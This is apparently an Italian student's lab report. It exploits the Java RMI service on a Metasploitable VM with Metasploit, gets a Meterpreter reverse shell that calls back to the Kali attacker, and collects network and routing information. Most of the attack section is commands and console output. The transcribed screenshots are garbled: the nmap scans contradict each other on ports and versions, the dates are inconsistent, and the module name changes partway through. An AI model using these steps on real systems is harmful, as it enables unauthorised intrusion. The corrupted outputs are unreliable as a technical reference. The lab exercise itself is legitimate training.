

REPORT PROGETTO



Traccia:

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 Java RMI. Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota. I requisiti dell'esercizio sono:

- La macchina attaccante (KALI) deve avere il seguente indirizzo IP 192.168.11.111
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP 192.168.11.112
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota: 1) configurazione di rete. 2) informazioni sulla tabella di routing della macchina vittima.

1. Configurazione IP Kali e meta

Per prima cosa andremo a reimpostare gli **assignments** delle lan su **pfsense**, configurandoli su una nuova rete, (per praticità ho ricungurato gli ip però sempre lasciando kali e meta su due reti differenti), quindi avremo la kali su indirizzo ipv4 **192.168.11.111**, e meta su **192.168.13.111/24**. Di seguito editiamo i nuovi indirizzi sulle macchine virtuali:



sudo nano /etc/network/interfaces

```
GNU nano 2.0.7      File: /etc/network/interfaces

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.13.111
netmask 255.255.255.0
gateway 192.168.13.1

[ Wrote 14 lines ]

msfadmin@metasploitable:~$
```

```
Starting CRON... done.
pfSense 2.7.2-RELEASE amd64 20231206-2010
Bootup complete

FreeBSD/amd64 (pfSense.home.arpa) (ttyv0)

VirtualBox Virtual Machine - Netgate Device ID: 73da9031d8a1bd0a248f

*** Welcome to pfSense 2.7.2-RELEASE (amd64) on pfSense ***

WAN (wan)      -> em0      -> v4/DHCP4: 10.0.2.15/24
LAN (lan)      -> vtnet0    -> v4: 192.168.11.1/24
LAN2 (opt1)    -> vtnet1    -> v4: 192.168.13.1/24

0) Logout (SSH only)          9) pfTop
1) Assign Interfaces          10) Filter Logs
2) Set interface(s) IP address 11) Restart webConfigurator
3) Reset webConfigurator password 12) PHP shell + pfSense tools
4) Reset to factory defaults  13) Update from console
5) Reboot system              14) Enable Secure Shell (sshd)
6) Halt system                 15) Restore recent configuration
7) Ping host                   16) Restart PHP-FPM
8) Shell

Enter an option: 
```

```
(kali@kali)-[~]
$ ping 192.168.13.111
PING 192.168.13.111 (192.168.13.111) 56(84) bytes of data.
64 bytes from 192.168.13.111: icmp_seq=1 ttl=63 time=1.82 ms
64 bytes from 192.168.13.111: icmp_seq=2 ttl=63 time=2.25 ms
64 bytes from 192.168.13.111: icmp_seq=3 ttl=63 time=2.24 ms
^C
— 192.168.13.111 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 1.824/2.106/2.251/0.199 ms
```

2.Metaexploit

Ora che abbiamo riconfigurato gli ip delle macchine, possiamo iniziare il vero e proprio esercizio di exploit. Quindi iniziamo con una scansione delle porte con **nmap**. Una volta fatto ciò, possiamo entrare sulla **msfconsole**, per poi cercare con il comando **search** il modulo adatto, per sfruttare la vulnerabilità della porta **1099/tcp open java-rmi**.

Questo modulo è un **exploit basato su un server HTTP**, che attende che il target si connetta per ricevere il **payload**, l'obiettivo quindi dovrebbe essere quello di eseguire codice remoto o ottenere l'accesso alla macchina bersaglio. Una volta che abbiamo il modulo possiamo proseguire con il settare le sue **options** per poi far partire l'**exploit** e avviare la sessione di **meterpreter** e effettuare i comandi richiesti dall'esercizio:

```
File Actions Edit View Help
msf6 >
msf6 > nmap -v 192.168.13.111
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-03-14 05:51 EDT
Nmap scan report for 192.168.13.111
Host is up (0.011s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 8.2p1 Debian 3ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache/2.4.18 ((Ubuntu))
111/tcp   open  rpcbind     2 (RPC #10000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rshcd
513/tcp   open  login        OpenSSH or Solaris rlogind
514/tcp   open  tcpwrapped
515/tcp   open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #10000)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.8.51a-Debian
5432/tcp  open  postgresql   PostgreSQL DB 9.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6080/tcp  open  x11          (access denied)
6667/tcp  open  irc          Unreal3D
8080/tcp  open  ajp13        Apache/2.4.18 ((Ubuntu))
8180/tcp  open  http         Apache/2.4.18 ((Ubuntu))
Service Info: Hosts: metasploitable.localdomain, irc.metasploitable.LAN; OS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.72 seconds
```

```
msf6 > search port:1099 platform:linux

Matching Modules
=====
#  Name                                                                 Disclosure Date  Rank    Check  Description
-  -  -
0  exploit/multi/misc/java_rmi_server                               2011-10-15     excellent Yes     Java RMI Server Insecure Default Configuration Java Code Execution
1  \_ target: Generic (Java Payload)                               .               .       .       .
2  \_ target: Windows x86 (Native Payload)                         .               .       .       .
3  \_ target: Linux x86 (Native Payload)                           .               .       .       .
4  \_ target: Mac OS X PPC (Native Payload)                       .               .       .       .
5  \_ target: Mac OS X x86 (Native Payload)                       .               .       .       .
6  exploit/linux/misc/opennms_java_serialize                       2015-11-06     normal  No      OpenNMS Java Object Unserialization Remote Code Execution
7  \_ target: OpenNMS / Linux x86                                   .               .       .       .
8  \_ target: OpenNMS / Linux x86_64                             .               .       .       .

Interact with a module by name or index. For example info 8, use 8 or use exploit/linux/misc/opennms_java_serialize
After interacting with a module you can manually set a TARGET with set TARGET 'OpenNMS / Linux x86_64'
```

```
msf6 > use 0
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > options
```

Module options (exploit/multi/misc/java_rmi_server):

Name	Current Setting	Required	Description
HTTPDELAY	10	yes	Time that the HTTP Server will wait for the payload request
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	1099	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
URIPATH		no	The URI to use for this exploit (default is random)

```
kali-linux-2024-4-virtualbox-vm84 [in execution] - Oracle VM VirtualBox
File Machine Visualiza Insertar Dispositivos Ayuda

kali@kali:~$ msf6 exploit(multi/misc/java_rmi_server) > set HTTPDELAY 20
HTTPDELAY => 20
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.13.111
RHOSTS => 192.168.13.111
msf6 exploit(multi/misc/java_rmi_server) > set LPORT 4445
LPORT => 4445
msf6 exploit(multi/misc/java_rmi_server) > options

Module options (exploit/multi/misc/java_rmi_server):

Name      Current Setting  Required  Description
-----
HTTPDELAY  20              yes      Time that the HTTP Server will wait for the payload request
RHOSTS    192.168.13.111 yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     1099            yes      The target port (TCP)
SRVHOST   0.0.0.0         yes      The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT   8080            yes      The local port to listen on.
SSL       false           no       Negotiate SSL for incoming connections
SSLCert   Path to a custom SSL certificate (default is randomly generated)
URIPATH   The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
-----
LHOST     192.168.11.111 yes      The listen address (an interface may be specified)
LPORT     4445            yes      The listen port

Exploit target:

Id  Name
--  ---
0   Generic (Java Payload)

View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.11.111:4445
[*] 192.168.13.111:1099 - Using URL http://192.168.11.111:8080/SYNDVUeID0IQ6
[*] 192.168.13.111:1099 - Server started.
[*] 192.168.13.111:1099 - Sending RMI Header...
[*] 192.168.13.111:1099 - Sending RMI Call...
[*] 192.168.13.111:1099 - Replied to request for payload JAR
[*] Sending stage (58873 bytes) to 192.168.13.111
[*] Meterpreter session 1 opened (192.168.11.111:4445 => 192.168.13.111:59521) at 2025-03-14 06:04:20 -0400

meterpreter > ifconfig

(kali@kali)~$ nmap -sV 192.168.13.111
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-14 05:51 EDT
Nmap scan report for 192.168.13.111
Host is up (0.033s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
129/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
513/tcp   open  login        OpenSSH or Solaris rlogind
514/tcp   open  tcpwrapped
569/tcp   open  java-rmi     GNU Classpath gmicregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-Jubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.4 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6080/tcp  open  x11          (Access denied)
6667/tcp  open  irc          UnrealIRCd
8089/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.72 seconds

(kali@kali)~$
```

```
kali-linux-2024-4-virtualbox-vm84 [in execution] - Oracle VM VirtualBox
File Machine Visualiza Insertar Dispositivos Ayuda

kali@kali:~$ msf6 exploit(multi/misc/java_rmi_server) > set HTTPDELAY 20
HTTPDELAY => 20
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.13.111
RHOSTS => 192.168.13.111
msf6 exploit(multi/misc/java_rmi_server) > set LPORT 4445
LPORT => 4445
msf6 exploit(multi/misc/java_rmi_server) > options

Module options (exploit/multi/misc/java_rmi_server):

Name      Current Setting  Required  Description
-----
HTTPDELAY  20              yes      Time that the HTTP Server will wait for the payload request
RHOSTS    192.168.13.111 yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     1099            yes      The target port (TCP)
SRVHOST   0.0.0.0         yes      The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT   8080            yes      The local port to listen on.
SSL       false           no       Negotiate SSL for incoming connections
SSLCert   Path to a custom SSL certificate (default is randomly generated)
URIPATH   The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
-----
LHOST     192.168.11.111 yes      The listen address (an interface may be specified)
LPORT     4445            yes      The listen port

Exploit target:

Id  Name
--  ---
0   Generic (Java Payload)

View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.11.111:4445
[*] 192.168.13.111:1099 - Using URL http://192.168.11.111:8080/SYNDVUeID0IQ6
[*] 192.168.13.111:1099 - Server started.
[*] 192.168.13.111:1099 - Sending RMI Header...
[*] 192.168.13.111:1099 - Sending RMI Call...
[*] 192.168.13.111:1099 - Replied to request for payload JAR
[*] Sending stage (58873 bytes) to 192.168.13.111
[*] Meterpreter session 1 opened (192.168.11.111:4445 => 192.168.13.111:59521) at 2025-03-14 06:04:20 -0400

meterpreter > ifconfig

Interface 1
Name      : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
Name      : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.13.111
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fee7:93b5
IPv6 Netmask : ::

meterpreter > route

IPv4 network routes

Subnet      Netmask      Gateway Metric  Interface
-----
127.0.0.1    255.0.0.0    0.0.0.0    0.0.0.0    eth0
192.168.13.111 255.255.255.0 0.0.0.0    0.0.0.0    eth0

IPv6 network routes

Subnet      Netmask      Gateway Metric  Interface
-----
::1         ::           ::         ::         lo
fe80::a00:27ff:fee7:93b5 ::           ::         ::         eth0

meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/misc/java_rmi_server) > sessions

Active sessions

Id  Name  Type  Information  Connection
--  ---  ---  ---
1   meterpreter java/linux root @ metasploitable 192.168.11.111:4445 => 192.168.13.111:59521 (192.168.13.111)

msf6 exploit(multi/misc/java_rmi_server) > sessions -k 1
```



```
kali-linux-2024.4-virtualbox-amd64 [in execution] - Oracle VM VirtualBox
File Machine Visualize Insertions Dispositivi Aiuto

kali@kali:~$ ifconfig
Name: eth0
Hardware MAC: 08:00:00:00:00:00
IPv4 Address: 192.168.13.111
IPv4 Netmask: 255.255.255.0
IPv6 Address: fe80::a80:27ff:fee7:93b5
IPv6 Netmask: ::

meterpreter > route

IPv4 network routes

Subnet      Netmask      Gateway      Metric      Interface
-----
192.0.0.1    255.0.0.0    0.0.0.0      0.0.0.0
192.168.13.111 255.255.255.0 0.0.0.0      0.0.0.0

IPv6 network routes

Subnet      Netmask      Gateway      Metric      Interface
-----
::1         ::           ::           ::           ::

meterpreter > background
[*] Backgrounding session 1...
meterpreter exploit(multi/recon/java_rmi_server) > sessions

Active sessions

Id  Name  Type  Information  Connection
--  --
1   meterpreter java/linux root @ metasploitable 192.168.11.111:4445 -> 192.168.13.111:59521 (192.168.13.111)

meterpreter exploit(multi/recon/java_rmi_server) > sessions -k 1
[*] Killing the following session(s): 1
[*] Killing session 1
[*] 192.168.13.111 - Meterpreter session 1 closed.
meterpreter exploit(multi/recon/java_rmi_server) > sessions

Active sessions

No active sessions.

meterpreter exploit(multi/recon/java_rmi_server) > back
meterpreter > exit

kali@kali:~$

kali@kali:~$ nmap -sV 192.168.13.111
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-14 05:51 EDT
Nmap scan report for 192.168.13.111
Host is up (0.033s latency).
Not shown: 577 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.1.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rshcd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tftp         tftpd
1099/tcp  open  java-rmi     GNU Classpath gmicregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2.4 (SVC #100001)
2121/tcp  open  ftp          ProFTPD 1.3.1
2380/tcp  open  mysql        MySQL 5.0.51a-Jobuntu5
3432/tcp  open  postgresql   PostgreSQL 8.3.9 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  x11          (Access denied)
6667/tcp  open  irc          UnrealIRCd
8889/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.72 seconds

kali@kali:~$
```